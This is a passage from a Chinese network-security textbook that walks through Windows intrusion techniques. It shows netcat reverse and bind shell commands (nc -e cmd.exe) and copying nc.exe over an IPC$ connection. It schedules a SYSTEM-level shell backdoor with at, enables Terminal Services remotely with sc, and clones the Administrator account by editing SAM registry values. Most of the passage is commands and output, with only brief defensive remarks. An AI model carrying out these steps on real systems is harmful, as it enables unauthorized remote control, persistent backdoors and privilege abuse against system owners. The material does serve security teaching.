然后在被攻击的主机的命令行执行 nc 命令，将其 Shell 程序绑定到攻击者主机的监听端口。其实现命令为 nc －e cmd.exe 192.168.6.72 8080，命令执行后的 Shell 界面如图 2.10 所示。





图 2.10　将 Shell 程序绑定到指定主机的指定端口

在被攻击者的主机将 Shell 程序绑定到指定端口后，攻击者就可立即获得被攻击者的 Shell 命令行了，如图 2.11 所示。




图 2.11　通过反向连接获得被攻击者的 Shell 命令行

(3) 扫描检查远程主机的某端口或端口范围是否开启。

命令用法：nc －vv －z －w *secs ip_address port_range*

参数说明：

*secs* 为访问端口超时的时间；*ip_address* 代表要扫描检查的远程主机的 IP 地址；*port_range* 为要检查的端口范围或某个指定的端口。

例如，若要检查 IP 地址为 192.168.6.73 的远程主机的 TCP 445 号端口是否开放，则实现的操作命令为：

```
F:\hacktool>nc -vv -z -w 2 192.168.6.73 445
WIN2K-4607BGJNR [192.168.6.73] 445 (microsoft-ds) 打开
发送 0, r 接受 0
```

命令执行后，输出信息中的"打开"说明目标主机开启了 TCP 445 号端口。若输出的信息为"连接被拒绝"，则目标主机未开启该端口。

若要扫描检查 192.168.6.73 主机的 100～1023 号端口的开放情况，则实现的命令为：

```
nc -vv -z -w 2 192.168.6.73 100-1023
```

## 2.3.3 at 命令

在与被攻击主机建立成功 IPC$ 连接后，可利用 copy 命令将 nc.exe 复制到目标主机，然后通过在被攻击的主机上执行 nc 命令，来实现开启 Shell 后门。现在问题的关键是如何才能实现在远程目标主机上执行 nc 命令呢？

为此，可利用 at 命令，在远程目标主机上开启一个计划执行任务，让其系统在指定的时间自动执行 nc 命令，以开启 Shell 后门。使用计划执行任务开启的进程，是以 System 账户的权限运行的。at 命令要在 IPC$ 连接已创建成功的情况下，才能成功地在远程主机上添加"计划执行任务"。从中可见，为防止攻击者利用"计划执行任务"执行任何程序，提高系统的安全性，可在系统的服务管理中禁用"计划执行任务"(task scheduler)服务。

要利用 at 命令开启计划执行任务(作业)，远程主机的"task scheduler"服务必须运行，否则无法开启计划执行任务，执行 at 命令将不会成功，此时将显示"服务尚未启动"的提示信息。

若用户主机的计划执行任务服务没有启动，攻击者也可能会使用 netsvc.exe 工具软件来远程开启目标主机的"task scheduler"服务。因此，最好是禁用该项服务，而不是停用该项服务。

**1. at 命令用法**

at [*ip_address*] [ [*id*] [/delete] | /delete [/yes]]

at [*ip_address*] *time* [/interactive] [ /every:*date*[,...] | /next:*date*[,...]] "*command*"

参数说明：

*ip_address* 为要添加计划执行任务的主机的 IP 地址。该参数默认为在本地主机上添加。

*id* 是用于设置该计划任务运行的进程的进程号，为可选项。其下可选参数：

- /delete 删除 *id* 参数指定的计划任务。若未指定 *id* 参数，则删除所有已排定的计划任务；
- /yes 删除所有已排定的计划任务时，直接删除，不显示删除确认的交互信息。

*time* 设置计划任务执行的时间。其下可选参数：

- /interactive 允许计划任务在运行时与用户交互；
- /every:*date*[,...] 设置在每周或每月的某日（或某几日）自动执行"*command*"参数指定的命令。若不添加日期，则默认为在每月的本日运行；
- /next:*date*[,...] 设置在下一个指定的日期自动执行"*command*"参数指定的命令。

**2. 用法示例**

现要求在 192.168.6.73 主机上添加一项计划执行任务，3min 之后自动执行"nc -l -p 8080 -e cmd.exe"命令，则实现的操作命令为：

```
F:\hacktool>net use \\192.168.6.73\ipc$ letmein /user:administrator
```

命令成功完成。

```
F:\hacktool>copy nc.exe \\192.168.6.73\admin$
已复制         1 个文件。
F:\hacktool>net time \\192.168.6.73
\\192.168.6.73 的当前时间是 2010/6/19 10:06:30
```

命令成功完成。

```
F:\hacktool>at \\192.168.6.73 10:09:00 nc -l -p 8080 -e cmd.exe
```

新加了一项作业，其作业 ID = 1。

等到 10:09 分这个时间过了之后，nc 命令就被自动执行了。之后，就可在攻击者的主机的命令行执行 nc 192.168.6.73 8080 命令来登录连接 192.168.6.73 主机所打开的 Shell 后门，如图 2.12 所示。





图 2.12 获得远程主机的 Shell 命令行

获得远程主机的 Shell 后，就相当于获得了对远程主机的控制权，通过执行命令，可实现所需的操作。例如，添加隐藏的克隆账户、安置永久后门木马、获取用户数据资料等。

## 2.3.4 netsvc 与 sc 命令

**1. netsvc 命令**

netsvc 是一个可用于对远程主机的网络服务进行控制管理的工具软件。在执行 netsvc 命令之前，应先创建好 IPC$ 连接。

(1) 查询指定服务的运行状态

若要查询了解远程主机的某个服务的运行状态，可使用带"/query"参数项的 netsvc 命令来实现，其命令用法为：netsvc *service_name* *ip_address* /query

例如，若要查询 192.168.6.73 主机的“task scheduler”服务的运行状态，则操作命令和执行结果如下所示：

```
F:\hacktool>netsvc "task scheduler" \\192.168.6.73 /query
Service is running on \\192.168.6.73
```

根据输出信息可见，计划任务服务目前处于运行状态。

(2) 停止指定服务的运行

命令用法： netsvc *service_name* \\ip_address /stop

例如，若要停止 192.168.6.73 主机的“task scheduler”服务，则操作命令为：

```
F:\hacktool>netsvc "task scheduler" \\192.168.6.73 /stop
Service is pending stop on \\192.168.6.73
F:\hacktool>netsvc "task scheduler" \\192.168.6.73 /query
Service is stopped on \\192.168.6.73
```

(3) 启动指定的服务

命令用法： netsvc *service_name* \\ip_address /start

例如，若要启动 192.168.6.73 主机的“task scheduler”服务，则操作命令为：

```
F:\hacktool>netsvc "task scheduler" \\192.168.6.73 /start
Service is pending start on \\192.168.6.73
F:\hacktool>netsvc "task scheduler" \\192.168.6.73 /query
Service is running on \\192.168.6.73
```

(4) 服务的暂停与继续运行

若要暂停某项服务的运行，可使用带“/pause”参数的 netsvc 命令来实现；若要恢复服务继续运行，则使用带“/continue”参数的 netsvc 命令来实现。

**2. sc 命令**

netsvc 命令可实现对远程主机的服务运行状态的查询、服务的启动与停止等管理操作，但无法设置更改服务的启动模式(自动、手工或禁用)。sc 命令具有 netsvc 命令所具有的功能，同时还能对服务的启动类型进行设置修改，并能添加或删除服务，功能很强大，可实现对服务的全面控制和管理，命令参数项也较多。

(1) sc 命令用法

命令用法： sc *ip_address command service_name* [*option*]

参数说明：

*ip_address* 为远程主机的 IP 地址；*service_name* 为要操作控制的服务的名称。

*command* 为命令功能关键字，可选的命令关键字及其含义如下所示。

| | |
|---|---|
| query | 查询服务的运行状态 |
| queryex | 查询服务的扩展状态 |
| start | 启动服务 |
| pause | 暂停服务 |
| interrogate | Sends an INTERROGATE control request to a service |
| continue | 恢复被暂停的服务的运行 |
| stop | 停止服务 |

| | |
|---|---|
| config | 更改服务的配置信息 |
| description | 更改服务的描述信息 |
| failure | Changes the actions taken by a service upon failure |
| qc | 查询服务的配置信息 |
| qdescription | 查询服务的描述信息 |
| qfailure | Queries the actions taken by a service upon failure |
| delete | 从注册表中删除一个服务 |
| create | 创建一个服务，并注册服务到注册表中 |
| control | 向服务发送一个控制信息 |
| sdshow | 显示服务的安全描述(security descriptor) |
| sdset | 设置一个服务的安全描述(security descriptor) |
| GetDisplayName | 获得服务的显示名称(DisplayName) |
| GetKeyName | 获得服务的服务名称(ServiceKeyName) |
| EnumDepend | 枚举服务的依存关系 |

当 *command* 关键字选用 config 时，*option* 常用的参数项及其可能值如下所示。

| | |
|---|---|
| start = <boot\|system\|auto\|demand\|disabled> | 设置服务的启动类型 |
| binPath = <*BinaryPathName*> | 用于设置服务的可执行文件的路径 |
| depend = <*Dependencies(separated by / (forward slash))*> | 设置服务的依存关系 |
| DisplayName = <*display name*> | 设置服务的显示名称 |
| obj = <*AccountName*\|*ObjectName*> | 设置服务的登录账户名称 |
| password = <*password*> | 设置服务登录账户的密码 |

(2) sc 命令用法示例

① 查询服务的运行状态。

命令用法： sc *ip_address* query *service_name*

例如，若要查询 192.168.6.73 主机的终端服务的运行状态，则实现的操作命令为：

```
F:\hacktool>sc \\192.168.6.73 query termservice
SERVICE_NAME: termservice
        TYPE               : 10 WIN32_OWN_PROCESS
        STATE              : 1 STOPPED
(NOT_STOPPABLE,NOT_PAUSABLE,IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE    : 1077       (0x435)
        SERVICE_EXIT_CODE : 0   (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x0
```

根据输出信息中的 STATE 项目的值，可见目标主机的终端服务处于停止状态。

② 查询服务的配置信息。

命令用法： sc *ip_address* qc *service_name*

例如，若要查询 192.168.6.73 主机的终端服务的配置信息，则实现的操作命令为：

```
F:\hacktool>sc \\192.168.6.73 qc termservice
[SC] GetServiceConfig SUCCESS
```

```
SERVICE_NAME            :termservice
        TYPE            : 10 WIN32_OWN_PROCESS
        START_TYPE      : 4  DISABLED
        ERROR_CONTROL   : 1  NORMAL
        BINARY_PATH_NAME : C:\WINDOWS\System32\termsrv.exe
        LOAD_ORDER_GROUP :
        TAG             : 0
        DISPLAY_NAME    : Terminal Services
        DEPENDENCIES    :
        SERVICE_START_NAME : LocalSystem
```

根据输出信息中的 START_TYPE(启动类型)项目的值为 4(DISABLED),可知目标主机的终端服务是被禁用的。

③ 更改服务的启动类型。

命令用法： sc *ip_address* config *service_name* start= <boot|system|auto|demand|disabled>

例如,若要将 192.168.6.73 主机的终端服务的启动类型设置为自动启动,则实现的操作命令为：

```
F:\hacktool>sc \\192.168.6.73 config termservice start= auto
[SC] ChangeServiceConfig SUCCESS
```

在表达命令时要注意,"start="与后面的设置值(auto)之间要保留一个空格,否则命令将无法识别。根据命令执行后的提示信息,服务的启动类型更改成功。下面重新查询该服务的配置信息。

```
F:\hacktool>sc \\192.168.6.73 qc termservice
[SC] GetServiceConfig SUCCESS
SERVICE_NAME: termservice
        TYPE               : 10 WIN32_OWN_PROCESS
        START_TYPE         : 2 AUTO_START
        ERROR_CONTROL      : 1 NORMAL
        BINARY_PATH_NAME   : C:\WINDOWS\System32\termsrv.exe
        LOAD_ORDER_GROUP   :
        TAG                : 0
        DISPLAY_NAME       : Terminal Services
        DEPENDENCIES       :
        SERVICE_START_NAME : LocalSystem
```

根据输出信息可见,此时 START_TYPE 的值变为 2(AUTO_START),成功设置为了自动启动。

另外,如果 START_TYPE 的值为 3(DEMAND_START),则说明该项服务处于手动启动类型。

④ 启动服务。

命令用法： sc *ip_address* start *service_name*

例如,若要启动 192.168.6.73 主机的终端服务,则实现的操作命令为：

```
F:\hacktool>sc \\192.168.6.73 start termservice
SERVICE_NAME: termservice
        TYPE             : 10 WIN32_OWN_PROCESS
```

```
        STATE                : 2 START_PENDING
(NOT_STOPPABLE,NOT_PAUSABLE,IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE      : 0 (0x0)
        SERVICE_EXIT_CODE    : 0 (0x0)
        CHECKPOINT           : 0x0
        WAIT_HINT            : 0x7d0
        PID                  : 1336
        FLAGS                :
```

输出信息中的 STATE 项的值为 2(START_PENDING),说明终端服务正在启动过程中。由于发布服务启动指令到服务最终启动成功是需要一定的时间的,因此,可稍等一会儿再重新查询该服务的启动状态,从而了解服务的最终启动状态。

```
F:\hacktool>sc \\192.168.6.73 query termservice
SERVICE_NAME: termservice
        TYPE                 : 10 WIN32_OWN_PROCESS
        STATE                : 4 RUNNING
(NOT_STOPPABLE,NOT_PAUSABLE,IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE      : 0 (0x0)
        SERVICE_EXIT_CODE    : 0 (0x0)
        CHECKPOINT           : 0x0
        WAIT_HINT            : 0x0
```

输出信息中的 STATE 项的值为 4(RUNNING),说明终端服务启动成功。如果此时查询出来的 STATE 项目的值仍是 2(START_PENDING),则说明终端服务并未启动成功,这种情况一般是目标主机的终端服务组件未安装,导致无法启动成功。

⑤ 停止服务。

命令用法: sc *ip_address* stop *service_name*

例如,若要停止 192.168.6.73 主机的终端服务,则实现的命令为:sc \\192.168.6.73 stop termservice

## 2.4 账户后门

在首次入侵目标主机成功后,攻击者为方便下次入侵,通常会在目标主机安置永久性的后门木马程序,并创设账户后门。设置账户后门通常有两种方式,一是将系统管理员账户(Administrator)克隆到目标主机已存在的某一个账户(比如 Guest 或 Internet 匿名账户);第二种方式是创建一个隐藏的账户,并将管理员账户克隆到该隐藏账户。账户后门设置成功后,攻击者以后就可使用该后门账户很轻松地再次入侵和控制目标主机了。

因此,作为管理人员,应经常检查系统是否存在木马病毒或恶意程序,并经常性地检查系统的账户和用户组。对于是否存在隐藏账户的检查,相对要麻烦一些。可以通过检查系统的登录日志看是否有在检查系统账户时没有发现,而在系统登录日志中又有该账户登录成功的记录来判断。更准确的检查方法是利用创建克隆账户和隐藏账户所讲的方法,通过检查注册表来判断系统是否存在克隆账户和隐藏账户。

本节介绍克隆系统账户和隐藏系统账户,意在让读者明白 Windows 的系统账户是可以

被克隆和隐藏的，在以后的系统账户管理中，要注意检查自己的系统是否存在这类安全问题。

## 2.4.1　克隆系统账户

**1. 账户克隆原理简介**

在微软 Windows 操作系统中，操作系统的账户信息（账户属性、权限、密码等）保存在 SAM（Security Account Manager）数据库文件中，该文件位于 winnt\system32\config 文件夹中。

SAM 数据库文件的内容对应于注册表的 HKEY_LOCAL_MACHINE\SAM\SAM\ 分支下的内容。由于 SAM 关系到整个操作系统的账户安全，因此操作系统规定只有拥有 SYSTEM 权限的进程或用户才能访问注册表 SAM 分支下的内容。即使是管理员，直接使用注册表编辑器（regedit）来访问 SAM 分支，也无法查看和访问其下的内容。

Windows 操作系统的账户有一个账户显示名称（账户名）和一个 SID（Security Identifiers，安全标识符）值。SID 唯一地标识了该账户，用户名称更改时，其对应的 SID 是不变的。删除一个账户后，再创建一个同名的账户，新创建出的这个账户的 SID 值与以前的同名账户的 SID 值是不相同的。操作系统进程引用的也是账户的 SID，而不是账户的显示名称。

在 Windows 2000/XP/2003 和 Windows NT 里，默认管理员账号的 SID 值是固定的 500（0x1f4）。

在注册表中，有两处保存了账户的 SID 值，一处是 HKEY_LOCAL_MACHINE\SAM\SAM\Domains\Account\Users 分支下的子键名，另一处是该子键的 F 子项的值。Windows 系统登录时使用的是 F 子键的值，查询账户（账户管理器或命令行中执行 net user 命令）时使用的是前者。利用这一特点，可人为造成账户这两处存储的 SID 值不相同。比如，若用 Administrator 子键的 F 子项的值覆盖其他账户的 F 子项的值，而保持 Users 分支下的子键名的 SID 值不变，这时就会造成账户在系统登录时具有管理员的权限，但在账户管理器中查询显示出的仍是账户原来的属性，这样就可实现账户克隆。

可通过手工操作来实现账户克隆，也可利用相关工具软件（如 ca. exe）来自动实现。

**2. 使用图形界面手工克隆账户**

下面以将 Administrator 账户克隆到 Guest 账户为例，介绍手工克隆账户的方法。

(1) 设置 Guest 账户的密码（如设置为 24361），方便以后利用 Guest 账户登录。

(2) 使用 regedt32. exe 编辑修改注册，提升管理员账户对 SAM 的访问权限。

在目标主机的命令行执行 regedt32. exe 命令，打开注册表编辑器，如图 2. 13 所示。

选中 HKEY_LOCAL_MACHINE\SAM\SAM，然后选择“安全”→“权限”菜单项，打开对 SAM 的权限设置对话框，如图 2. 14 所示。

设置 Administrators 对 SAM 有“完全控制”权限，最后单击“确定”按钮完成对权限的设置，之后管理员就可利用 regedit. exe 注册表编辑器，来实现对注册表中的 SAM 键值的编辑修改了。

(3) 使用 regedit. exe 注册表编辑器，进行账户克隆操作。

① 在目标主机命令行运行 regedit. exe 时，启动注册表编辑器。





图 2.13　打开注册表编辑器




图 2.14　设置管理员对 SAM 子键的访问权限

② 依次展开 HKEY_LOCAL_MACHINE\SAM\SAM\Domains\Account\Users\Names 分支，其展开后的情况如图 2.15 所示。从图中可见，Names 分支下的各子键的名称就是账户的名称，该子键的内容就是该账户对应的 SID 值，比如 Administrator 账户的 SID 值为 0x1f4。而在 Users 分支下面，就有以这些 SID 值命名的子键，其子键下面的 F 数据项的值，就记录了账户的权限信息，如图 2.16 所示。

③ 在图 2.16 所示的窗口中，选中"000001F4"(Administrator)子键，然后双击右边窗口中的 F 数据项，此时将打开"编辑二进制数值"对话框，如图 2.17 所示。

用鼠标拖选的方式，将其中的数值选中，然后在选中的数值区域右击，在弹出的快捷菜单中选择"复制"选项，将数值复制到剪贴板。





图 2.15　展开后的 SAM 分支

